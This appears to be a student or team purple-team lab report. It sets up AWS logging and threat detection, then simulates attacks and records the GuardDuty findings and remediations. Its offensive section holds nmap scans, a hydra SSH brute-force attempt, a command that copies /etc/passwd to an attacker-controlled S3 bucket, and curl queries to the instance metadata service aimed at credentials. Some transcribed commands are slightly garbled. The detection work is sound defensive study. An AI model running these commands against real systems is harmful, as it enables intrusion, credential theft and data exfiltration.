Amazon EC2 allows you to create virtual machines, or instances, that run on the AWS Cloud. Quickly get started by following the simple steps below.

### Name and tags

Name  Add additional tags

### Application and OS Images (Amazon Machine Image)

An AMI contains the operating system, application server, and applications for your instance. If you don't see a suitable AMI below, use the search field or choose [Browse more AMIs](#).

Q Search our full catalog including 1000s of application and OS images

Recents Quick Start

Amazon Linux macOS Ubuntu Windows Red Hat SUSE Linux Debian [Browse more AMIs](#) Including AMIs from AWS, Marketplace and the Community

**Amazon Machine Image (AMI)**

Red Hat Enterprise Linux 10 (HVM), SSD Volume Type  
ami-0fd5ac4abb734302a (64-bit (x86)) / ami-0fb9a907b7d1fbda468 (64-bit (Arm))  
Virtualization: hvm ENA enabled: true Root device type: ebs Free tier eligible

**Description**  
Red Hat Enterprise Linux version 10 (HVM), EBS General Purpose (SSD) Volume Type  
Provided by Red Hat, Inc.

Architecture	AMI ID	Publish Date	Username
64-bit (x86)	ami-0fd5ac4abb734302a	2025-08-01	ec2-user <a href="#">Verified provider</a>

### Instance type

t3.micro [Free tier eligible](#) All generations [Compare instance types](#)

Family: t3 2 vCPU 1 GB Memory Current generation: true  
On-Demand Ubuntu Pro base pricing: 0.0139 USD per Hour  
On-Demand SUSE base pricing: 0.0104 USD per Hour On-Demand Linux base pricing: 0.0104 USD per Hour  
On-Demand RHEL base pricing: 0.0392 USD per Hour On-Demand Windows base pricing: 0.0196 USD per Hour

Additional costs apply for AMIs with pre-installed software

### Key pair (login)

You can use a key pair to securely connect to your instance. Ensure that you have access to the selected key pair before you launch the instance.

Key pair name - required  Create new key pair

### Network settings

#### VPC - required

vpc-05d5ce4d3cbfaed4 (CyberRange VPC)  
10.0.0.0/16

#### Subnet

subnet-058e4514aabct19a2 Public Subnet B  
VPC: vpc-05d5ce4d3cbfaed4 Owner: 357507082084 Availability Zone: us-east-1b (use1-az1) Zone type: Availability Zone IP addresses available: 250 CIDR: 10.0.3.0/24 [Create new subnet](#)

#### Auto-assign public IP

Enable

#### Firewall (security groups)

A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance.

Create security group  Select existing security group

#### Common security groups

Select security groups [Compare security group rules](#)

cyberrange-sg sg-0c7c332dc95a103b6 [X](#)  
VPC: vpc-05d5ce4d3cbfaed4

Security groups that you add or remove here will be added to or removed from all your network interfaces.

► Advanced network configuration

# Security Monitoring and Threat Detection Services Setup:

## CloudWatch Log Group Creation

1. Open the AWS Console → Go to CloudWatch service.
2. In the left sidebar, click **Log groups**.
3. Click **Create log group**.
4. Enter a **name** for your log group: `cyberrange-log-group`
5. **Configure retention** (how long to keep logs):
  - o Default: Never expire
6. Click **Create**.

The screenshot shows two stacked screenshots of the AWS CloudWatch Log Groups interface.

The top screenshot is titled "Create log group". It shows the "Log group details" section with the following configuration:

- Log group name: `cyberrange-log-group`
- Retention setting: `Never expire`
- Log class: `Info` (Standard)
- KMS key ARN - optional: (empty)

The bottom screenshot shows the "Log groups (2)" list. It displays two log groups:

Log group	Log class	Anomaly d...	Data pr...	Sensitiv...	Retention	Metric ...
VPCFlowLogs	Standard	Configure	-	-	2 weeks	-
cyberrange-log-group	Standard	Configure	-	-	Never exp...	-

A green notification bar at the top says: "Log group "cyberrange-log-group" has been created."

## IAM Policy and Role Creation for VPC Flow Logs

### Create IAM Policy

1. Go to IAM Console → Policies → Create policy.
2. Choose **JSON** tab and paste:

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",
```

```

    "Action": [
        "logs:CreateLogGroup",
        "logs:CreateLogStream",
        "logs:PutLogEvents",
        "logs:DescribeLogGroups",
        "logs:DescribeLogStreams"
    ],
    "Resource": "*"
}

```

3. Click **Next** → add name vpc-flow-log-policy
4. Review → **Create policy**.

Set up IAM permission and policy to that VPC is using the correct IAM permission policy to send those logs to the correct log group  
 Permission policies needs to be assigned to the role, so it can write the log to the log group

**Specify permissions**

```

1 v {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Action": [
7         "logs:CreateLogGroup",
8         "logs:CreateLogStream",
9         "logs:PutLogEvents",
10        "logs:DescribeLogGroups",
11        "logs:DescribeLogStreams"
12      ],
13      "Resource": "*"
14    }
15  ]
16 }
17

```

**Review and create**

**Policies (1393)**

Policy name	Type	Used as	Description
vpc-flow-log-policy	Customer managed	None	-

## Create IAM Role

1. Go to **Roles → Create role**.
2. Choose **Custom trust policy**.
3. Paste this JSON trust policy:

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Principal": {  
                "Service": "vpc-flow-logs.amazonaws.com"  
            },  
            "Action": "sts:AssumeRole"  
        }  
    ]  
}
```

4. Continue, name the role: `vpc_flow_log_role`
5. Attach Permissions Policy
6. Select `vpc-flow-log-policy`
7. Create Role

The image contains two screenshots of the AWS IAM 'Create role' wizard.

**Screenshot 1: Step 1 - Select trusted entity**

This screen shows the 'Select trusted entity' step. It has three tabs: 'Step 1 Select trusted entity' (selected), 'Step 2 Add permissions', and 'Step 3 Name, review, and create'. Under 'Trusted entity type', there are four options: 'AWS service' (unchecked), 'AWS account' (unchecked), 'Web identity' (unchecked), and 'Custom trust policy' (checked). A tooltip for 'Custom trust policy' explains: 'Create a custom trust policy to enable users to perform actions in this account.'

**Screenshot 2: Step 2 - Add permissions**

This screen shows the 'Add permissions' step. It has three tabs: 'Step 1 Select trusted entity' (unchecked), 'Step 2 Add permissions' (selected), and 'Step 3 Name, review, and create'. Under 'Permissions policies (1/1078)', there is a search bar with 'vpc-flow-log-policy' and a table with one item: 'vpc-flow-log-policy' (Customer managed). A 'Filter by Type' dropdown is set to 'All types' with '1 match'. Below the table is a link 'Set permissions boundary - optional'. At the bottom are 'Cancel', 'Previous', and 'Next' buttons.

**Step 1: Name, review, and create**

**Role details**

**Role name**  
Enter a meaningful name to identify this role.  
**vpc-flow-log-role**

**Description**  
Add a short explanation for this role.

**Step 1: Select trusted entities**

**Trust policy**

```

1: {
2:   "Version": "2012-10-17",
3:   "Statement": [
4:     {
5:       "Effect": "Allow",
6:       "Principal": {
7:         "Service": "vpc-flow-logs.amazonaws.com"
8:       },
9:       "Action": "sts:AssumeRole"
10:    }
11: ]
12: }

```

**Step 2: Add permissions**

**Permissions policy summary**

Policy name	Type	Attached as
<a href="#">vpc-flow-log-policy</a>	Customer managed	Permissions policy

**Role vpc-flow-log-role created.**

**Roles (3) Info**

An IAM role is an identity you can create that has specific permissions with credentials that are valid for short durations. Roles can be assumed by entities that you trust.

Role name	Trusted entities	Last activity
<a href="#">AWSServiceRoleForSupport</a>	AWS Service: support (Service-Linked)	2 days ago
<a href="#">AWSServiceRoleForTrustedAdvisor</a>	AWS Service: trustedadvisor (Service)	-
<a href="#">vpc-flow-log-role</a>	AWS Service: vpc-flow-logs	-

## VPC Flow Logs Configuration

1. Navigate to VPC
  - o Open the **AWS Management Console** → **VPC** service.
  - o In the left-hand menu, select **Your VPCs**.
  - o Choose the target **VPC** where you want to enable Flow Logs.
2. Open Flow Logs Tab
  - o With the VPC selected, click the **Flow Logs** tab.
  - o Click **Create flow log**.
3. Set Flow Log Configuration
  - o **Name:** cyberrange\_flow\_log

- **Filter:** Choose one of the following:
  - **All** → Captures all traffic (recommended for security monitoring).
  - **Aggregation interval:** Choose **1 minute** (default and recommended for most cases).
  - **Destination:** Choose **Send to CloudWatch Logs**.

#### 4. Configure CloudWatch Destination

- **Log group:**
- Select an existing log group: `cyberrange_log_group`
- **IAM role:**
- Choose the IAM role created `vpc_flow_log_role`.
- This role has the **trust policy** for VPC Flow Logs and the **permissions policy** for CloudWatch Logs.

#### 5. Log Format

- Select **AWS default log format**

#### 6. Review & Create

- Click **Create flow log**.

#### 7. Verify Logs in CloudWatch

- Go to the **CloudWatch** service → **Logs**.
- Open the log group you specified.
- Verify that new log streams are created and VPC traffic entries appear.

The screenshot displays two windows from the AWS VPC service. The top window is titled 'Your VPCs (1/3)' and shows a list of VPCs. One VPC, 'CyberRange VPC', is selected and highlighted with a blue border. A context menu is open over this VPC entry, with the option 'Create flow log' highlighted. The bottom window is titled 'Create flow log' and contains the configuration for a new flow log. It shows 'Selected resources' set to 'CyberRange VPC'. Under 'Flow log settings', the name is set to 'cyberrange\_flow\_log'. The 'Filter' section has 'All' selected. The 'Maximum aggregation interval' is set to '1 minute'. The 'Destination' section shows 'Send to CloudWatch Logs' selected. Other destination options include 'Send to an Amazon S3 bucket', 'Send to Amazon Data Firehose in the same account', and 'Send to Amazon Data Firehose in a different account'.

**Destination log group**

The name of an existing log group or the name of a new log group that will be created when you create this flow log. A new log stream is created for each monitored network interface.

cyberrange-log-group

[View this log group in the CloudWatch console](#)

**Service access**

VPC flow logs require permissions to create log groups and publish events in CloudWatch.

Use an existing service role

Create and use a new service role

**Service role**

The IAM role that has permission to publish to the Amazon CloudWatch log group.

vpc-flow-log-role

[View this service role in the IAM console](#)

**Log record format**

Specify the fields to include in the flow log record.

AWS default format

Custom format

**Additional metadata**

Include additional metadata to AWS default log record format.

Include Amazon ECS metadata

**Format preview**

`$(version) $(account-id) $(interface-id) $(srcaddr) $(dstaddr) $(srcport) $(dstport) $(protocol) $(packets) $(bytes) $(start) $(end) $(action) $(log-status)`

[Copy](#)

**Tags**

A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.

**Key**

Name [X](#)  cyberrange\_flow\_log [X](#) [Remove tag](#)

[Add tag](#)

You can add 49 more tags

[Cancel](#) [Create flow log](#)

**Successfully created flow log for the following resource:**

- vpc-05d5ce4d3cbfaed4

**fl-00a084edd8257c9df / cyberrange\_flow\_log**

**Actions**

Details	Destination Type	Traffic Type	File Format
Flow Log ID <a href="#">fl-00a084edd8257c9df</a>	cloud-watch-logs	ALL	-
Name <a href="#">cyberrange_flow_log</a>	Destination Name <a href="#">cyberrange-log-group</a>	Max Aggregation Interval 1 minute	Hive Compatible Partitions -
State <a href="#">Active</a>	IAM Role <a href="#">arn:aws:iam::357507082084:role/vpc-flow-log-role</a>	Log Format Default	Partition Logs -
Creation Time Tuesday, August 26, 2025 at 15:57:42 EDT	Cross Account IAM Role -		

[Tags](#) [Integrations](#)

**Tags**

Search tags

Key	Value
Name	cyberrange_flow_log

[Manage tags](#)

## Enable CloudTrail

1. **Log in** to the AWS Management Console.
2. In the search bar, type **CloudTrail** and open the service.
3. Click **Create trail** (or edit the default trail if one already exists).
4. Enter a name: Cyberrange-lab-cloudtrail
5. Under **Trail settings**, choose:
  - Apply trail to all regions** (recommended).
6. For **Storage location**:
  - Select an existing S3 bucket to store logs.
7. Under **Event types**, enable **Management events (Read/Write)**.
8. Leave other settings as default (unless you need Data or Insights events).
9. Click **Create trail**.

The image contains two identical screenshots of the AWS CloudTrail 'Quick trail create' wizard. Both screenshots show the 'Trail details' step. The trail name is 'cyberrange-lab-cloudtrail'. The 'Create trail' button is visible at the bottom right of each screen.

## Enable Amazon GuardDuty

GuardDuty is a threat detection service that continuously monitors for malicious activity and unauthorized behavior.

1. **Log in** to the AWS Management Console.
2. In the search bar, type **GuardDuty** and open it.
3. If GuardDuty is not already enabled, you'll see a "**Enable GuardDuty**" button. Click it.
  - This enables GuardDuty for the current AWS Region.
  - You need to repeat this for **every region** you want to monitor.

You've successfully enabled GuardDuty.

New feature: Introducing entity lists in Amazon GuardDuty  
Amazon GuardDuty now expands customized threat detection by using trusted and threat entity lists, that include both IP addresses and domains in a single list. [Learn more](#)

GuardDuty > Summary

Updated a few seconds ago [C](#) Today ▾

**Summary Info**  
View and analyze security trends based on GuardDuty findings in your AWS environment.

**Overview**

Attack sequences - new	Total findings	Resources with findings	Accounts with findings
0	0	0	0

**Findings - new**  
Prioritize triaging and remediating topmost severity detections.

Critical	High
0	0

Introducing the new AWS Security Hub - public preview [X](#)

The new Security Hub is your unified cloud security solution that prioritizes critical issues and helps you respond at scale to protect your cloud environment. [Learn more](#)

[Try Security Hub](#)

## Enable AWS Security Hub

Security Hub gives you a central view of your security alerts and compliance status across AWS accounts.

1. In the AWS Console, search for **Security Hub**.
2. Click **Enable Security Hub**.
3. You can choose to enable **default standards**

You have successfully enabled Security Hub for your account.

**Capability recommendations**  
The following services offer critical inputs to Security Hub's exposure analysis and prioritization.

**Security capabilities**

We recommend enabling the following services in order to get the most security value out of Security Hub.

Vulnerability	Misconfiguration
<a href="#">Amazon Inspector</a> Automated and continual vulnerability management at scale.	<a href="#">AWS Security Hub CSM</a> Manage your compliance and security.

Threat	Sensitive data
<a href="#">Amazon GuardDuty</a> Threat detection and continuous monitoring of your AWS Accounts.	<a href="#">Amazon Macie</a> Classify and protect your sensitive and business-critical content.

[Go to Security Hub](#)

# Offensive Attack:

## Prerequisites Steps for Setup & Launch of Attack Instance

- Ensure VPC (CyberRange VPC) is already set up with:
  - Appropriate Subnet (**Public Subnet B**) for Red Team EC2 (ec2-attack).
  - NAT Gateway for outbound internet access.
  - SSM (Systems Manager) VPC endpoints, if using Session Manager.
- IAM role with:
  - AmazonSSMManagedInstanceCore (for SSM access).
  - Scoped-down s3:PutObject access to your S3 bucket (for exfil test).

### Attack Infrastructure

- External Kali VM (your laptop or local VM).
- AWS EC2 "attack instance" (Ubuntu/Kali lightweight AMI, security group allows SSH from Kali VM).

### Victim Infrastructure

- EC2 instance (Ubuntu or RHEL).
- Placed in a public subnet with security group exposures depending on the test scenario. Public subnet with security group exposures will be selected for our scenario.


### AWS Monitoring

- GuardDuty enabled.
- CloudTrail & VPC Flow Logs enabled.
- CloudWatch for correlation.

## Creating & Launching EC2 Attack Instance:

For Red Team operations, we originally intended to launch a Kali EC2 instance with pre-loaded pentesting tools. However, utilizing this particular Linux operating system would have resulted in us exceeding the AWS account's free tier plan. Thus, we opted to utilize a different operating system (Amazon Linux AMI), where we proceeded to access the attack instance

### Step 1: Launch EC2 Instance



## Step 2: SSH into ec2-attack Instance

- **Open a terminal session in Kali VM**
  - First, enter the following script → script ~/full\_terminal\_history.log
  - This will start a logging session. Everything you type and everything the terminal outputs will be saved to ~/full\_terminal\_history.log.
- **SSH into ec2-attack Instance**
  - Input the following command → ssh -i "cyberrange-keypair.pem" ec2-user@<attack-public-ip>. Successful SSH will look like the image below.

The screenshot shows a terminal window on a Kali Linux host. The user runs a script to log terminal history:

```
(kali㉿kali)-[~/Downloads]
$ script ~/full_terminal_history.log
Script started, output log file is '/home/kali/full_terminal_history.log'.
(kali㉿kali)-[~/Downloads]
```

Then, the user SSHes into an Amazon Linux 2023 instance:

```
$ ssh -i "cyberrange-keypair.pem" ec2-user@18.204.70.206
[...]
```

The terminal shows the AWS logo and the URL <https://aws.amazon.com/linux/amazon-linux-2023>. The prompt changes to show the user is now on the remote machine:

```
[ec2-user@18.204.70.206 ~]$
```

At the bottom, it says "Last login: Fri Aug 29 00:27:48 2025 from 23.125.167.20".

## Step 3: Pentesting Actions

### Phase 1: Reconnaissance

- Once SSH is successful, begin reconnaissance through port scanning.
  - nmap -sV <victim-public-IP>
  - nmap -A <victim-public-IP>
  - The first command is a targeted scan whose purpose is to determine the service and version number running on open ports. In this case, we intentionally left ports 22 and 80 on our victim EC2 instance. Nmap -A is a more aggressive scan that encompasses a suite of advanced techniques, including version detection, OS detection, detecting common web vulnerabilities, and more. In this case, GuardDuty was able to successfully detect our port scan and provide additional details, including time, a sample of ports scanned, resource role, and more.
  - **Alert Type:** Recon: EC2/Portscan
  - **MITRE ATT&CK® Tactic:** Reconnaissance (TA0043)

The screenshot shows a terminal session on an EC2 instance with IP 10-0-3-64. The user runs several nmap commands to scan ports 52.90.138.57 (Amazon Linux host) and 52.90.138.57 (local host). The CloudTrail interface on the right tracks this activity as a finding with ID cccc797dd13f5034c1a7f9cf5ba2, categorized as 'Recom:EC2/Portscan' with a medium severity.

```
[ec2-user@ip-10-0-3-64 ~]$ nmap -sS -Pn 52.90.138.57
You requested a scan type which requires root privileges.
QUITTING!
[ec2-user@ip-10-0-3-64 ~]$ nmap -A 52.90.138.57
Starting Nmap 7.03 ( https://nmap.org ) at 2025-08-29 17:02 UTC
Nmap scan report for ec2-52-90-138-57.compute-1.amazonaws.com (52.90.138.57)
Host is up (0.001s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.7 (protocol 2.0)
| ssh-keygen:
|_ 256 57c41fafddaa37def3942a@1ed52bf1 (EDDSA)
|_ 256 23fc0b6216eafe3e85d1a10698aaaa (ED25519)
80/tcp    open  http     Apache httpd 2.4.64 ((Amazon Linux))
|_http-server-header: Apache/2.4.64 ((Amazon Linux))
|_http-methods:
|_ Potential risky methods: TRACE
|_.http-title: Site doesn't have a title (text/html; charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.21 seconds
[ec2-user@ip-10-0-3-64 ~]$ hydra -l ec2-user -P /usr/share/wordlists/rockyou.txt ssh://52.90.138.57
-bash: hydra: command not found
[ec2-user@ip-10-0-3-64 ~]$ nmap -sV -p 22,80 52.90.138.57
Starting Nmap 7.93 ( https://nmap.org ) at 2025-08-29 17:11 UTC
Nmap scan report for ec2-52-90-138-57.compute-1.amazonaws.com (52.90.138.57)
Host is up (0.001s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.64 ((Amazon Linux))


```

Overview	
Finding ID	<a href="#">cccc797dd13f5034c1a7f9cf5ba2</a>
Type	Recom:EC2/Portscan
Severity	MEDIUM
Region	us-east-1
Count	6
Account ID	357507082084

## Phase 2: S3 Exfiltration

- In this next phase, we looked to simulate data exfiltration of an S3 bucket to potentially access sensitive data such as password credentials. This command takes a sensitive local file (/etc/passwd) and sends it to a remote attacker-controlled AWS S3 bucket. This action shows how attackers can abuse trusted services (S3 in this case) for exfiltration, which blends into normal cloud traffic.  
aws s3 cp /etc/passwd s3://attacker-bucket/
- Alert Type:** UnauthorizedAccess: S3
- MITRE ATT&CK® Tactic:** Exfiltration to Cloud Storage (T1567.002)

The screenshot shows a terminal session on an EC2 instance with IP 10-0-3-64. The user runs aws s3 cp commands to upload /etc/passwd files to an S3 bucket. The CloudTrail interface on the right tracks this activity as a finding with ID 82cc7b9e8d25d943ceae789baf5, categorized as 'UnauthorizedAccess:S3/MaliciousPCaller:Custom' with a high severity.

```
usage: aws s3 cp <LocalPath> <S3Uri> or <S3Uri> <LocalPath> or <S3Uri> <S3Uri>
Error: Invalid argument type
[ec2-user@ip-10-0-3-64 ~]$ aws s3 cp /etc/passwd s3://password.docx/
upload failed: .../etc/passwd to s3://password.docx/passwd Parameter validation failed:
Invalid bucket name "s3": Bucket name must match the regex "[a-zA-Z0-9\-\_]{1,255}" or be an ARN matching the regex "^arn:(aws)\.:(s3|s3-dts:[a-z\-\_0-9]\{12\}):[post|/\:[a-zA-Z0-9\-\_]\{1,63\}\[:accesspoint/\[:a-zA-Z0-9\-\_]\{1,63\}"]
[ec2-user@ip-10-0-3-64 ~]$ aws s3 cp /etc/passwd s3://purpleteamtest-team2/password.docx
upload failed: .../etc/passwd to s3://purpleteamtest-team2/password.docx Parameter validation failed:
Invalid bucket name "s3": Bucket name must match the regex "[a-zA-Z0-9\-\_]\{1,255\}" or be an ARN matching the regex "^arn:(aws)\.:(s3|s3-dts:[a-z\-\_0-9]\{12\}):[post|/\:[a-zA-Z0-9\-\_]\{1,63\}\[:accesspoint/\[:a-zA-Z0-9\-\_]\{1,63\}"]


```

Overview	
Finding ID	<a href="#">82cc7b9e8d25d943ceae789baf5</a>
Type	UnauthorizedAccess:S3/MaliciousPCaller:Custom
Severity	HIGH
Region	us-east-1
Count	2
Account ID	357507082084

## Phase 3: Privilege Escalation & Metadata Abuse

- AWS EC2 instances expose metadata at the link-local IP address 169.254.169.254. If an IAM role is attached to the EC2 instance, this can reveal information such as IAM role credentials, Instance ID, AMI ID, region, etc. In this case, we used the curl command to

simulate an attempt to query metadata service to exfiltrate sensitive information inside the victim EC2 instance.

```
curl http://169.254.169.254/latest/meta-data/  
curl http://169.254.169.254/latest/meta-data/
```

- **Alert Type:** UnauthorizedAccess: S3
  - **MITRE ATT&CK® Tactic:** T1552.005: Unsecured Credentials – Cloud Instance Metadata API

Overview		
Finding ID	<a href="#">3ccc7d888699bcfab4e9ee107a854</a> <a href="#">dcd</a>	<a href="#"></a> <a href="#"></a>
Type	UnauthorizedAccess:EC2/MaliciousIPCaller.Custom	<a href="#"></a> <a href="#"></a>
Severity	MEDIUM	<a href="#"></a> <a href="#"></a>
Region	us-east-1	
Count	6	
Account ID	357507082084	<a href="#"></a> <a href="#"></a>
Resource ID	<a href="#">i-024786c8a6c347f86</a>	<a href="#"></a> <a href="#"></a>

## MITRE ATT&CK® Correlation Table:

Attack Performed	GuardDuty Finding Type	Affected Resource	MITRE ATT&CK® Tactic / Technique	Remediation / Mitigation
Port scanning with <code>nmap -sV</code> and <code>nmap -A</code>	Recon: EC2/Portscan	EC2 Instance (victim)	<b>Reconnaissance (TA0043)- Active Scanning (T1595)-Service Scanning (T1595.002)</b>	<ul style="list-style-type: none"> <li>- Enable GuardDuty &amp; VPC Flow Logs for detection.</li> <li>- Restrict inbound traffic with <b>Security Groups</b> and <b>NACLs</b>.</li> <li>- Use <b>WAF / IDS</b> to detect scanning patterns.</li> <li>- Apply principle of least privilege on exposed services.</li> <li>- Automated Remediation (AWS Config + Systems Manager Automation)</li> </ul>
Exfiltration of <code>/etc/passwd</code> file to attacker-controlled bucket with <code>aws s3 cp /etc/passwd s3://attacker-bucket/</code>	UnauthorizedAccess: S3	S3 Bucket (victim bucket)	<b>Exfiltration (TA0010)- Exfiltration to Cloud Storage (T1567.002)</b>	<ul style="list-style-type: none"> <li>Enable <b>S3 Block Public Access</b> and <b>bucket policies</b>.</li> <li>- Use <b>GuardDuty</b> and <b>CloudTrail</b> to monitor S3 API calls.</li> <li>- Encrypt sensitive data and apply <b>least privilege IAM policies</b>.</li> <li>- Enable <b>Object Lock</b> or DLP solutions to prevent mass exfiltration.</li> </ul>
Metadata abuse with <code>curl http://169.254.1.2/test/metadata/</code>	UnauthorizedAccess: EC2	EC2 Instance (victim)	<b>Credential Access (TA0006)- Unsecured Credentials: Cloud Instance Metadata API (T1552.005)</b>	<ul style="list-style-type: none"> <li>Restrict access to <b>Instance Metadata Service v2 (IMDSv2)</b>.</li> <li>- Require <b>session-based tokens</b> for metadata retrieval.</li> <li>- Limit IAM role permissions attached to instances.</li> <li>-- Monitor for abnormal access attempts to 169.254.169.254.</li> </ul>

# Defensive - Remediation Plan:


## 1. Automated Remediation (AWS Config + Systems Manager Automation)

**Objective:** To enforce **continuous compliance and least-privilege network access** by automatically detecting and remediating insecure Security Group (SG) configurations. This ensures that any rule allowing unrestricted inbound access (e.g., 0.0.0.0/0) is promptly identified and removed without requiring manual intervention. By leveraging **AWS Config** for compliance checks and **Systems Manager Automation** for remediation, the environment remains hardened against common attack vectors such as unauthorized SSH or RDP access, while still permitting necessary exceptions (e.g., HTTP on port 80).

### Create IAM Role for Automation

- Go to **IAM → Roles → Create role**.
- Choose **Custom trust policy** for **Systems Manager**.
- Attach the managed policy:
  - `AmazonSSMAutomationRole`
- Name the role: `SSMAutomationRole`.

The screenshots illustrate the process of creating an IAM role for Systems Manager automation. In the first step, 'Select trusted entity', the 'AWS service' option is chosen, which allows other AWS services like EC2 and Lambda to perform actions in the account. In the second step, 'Add permissions', the 'AmazonSSMAutomationRole' managed policy is attached, which provides permissions for EC2 Automation.



- **Add an inline policy to the role with the JSON from the 'automation-iam-role.json' document**
  - Open the role created above → **Permissions** → **Add inline policy**.
  - Paste the JSON contents from your `automation-iam-role.json` file.
  - Name the Policy: `RevokeIngressSSG`
  - Save the policy.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "ec2:RevokeSecurityGroupIngress"
      ],
      "Resource": "*"
    }
  ]
}
```

**Screenshot 1: IAM Roles Overview**

The screenshot shows the IAM Roles page with a success message: "Role SSMAutomationRole created." It lists two roles: "SSMAutomationRole" and "SSMAutomationRole". The "SSMAutomationRole" is selected, showing its details. It has an ARN of "arn:aws:iam:357507082084:role/SSMAutomationRole" and a maximum session duration of 1 hour.

**Screenshot 2: Role Details - Summary**

This screenshot shows the detailed summary of the "SSMAutomationRole". It includes the creation date (August 29, 2025, 13:51 UTC-04:00), last activity, and permissions. The "Permissions" tab is selected, showing one policy attached: "AmazonSSMAutomationRole".

**Screenshot 3: Create Policy - Step 1: Specify permissions**

This screenshot shows the first step of creating a new policy. It displays the "Policy editor" with the following JSON code:

```


1 * {
2     "Version": "2012-10-17",
3     "Statement": [
4         {
5             "Effect": "Allow",
6             "Action": [
7                 "ec2:RevokeSecurityGroupIngress"
8             ],
9             "Resource": "*"
10        }
11    ]
12 }
13
14

```

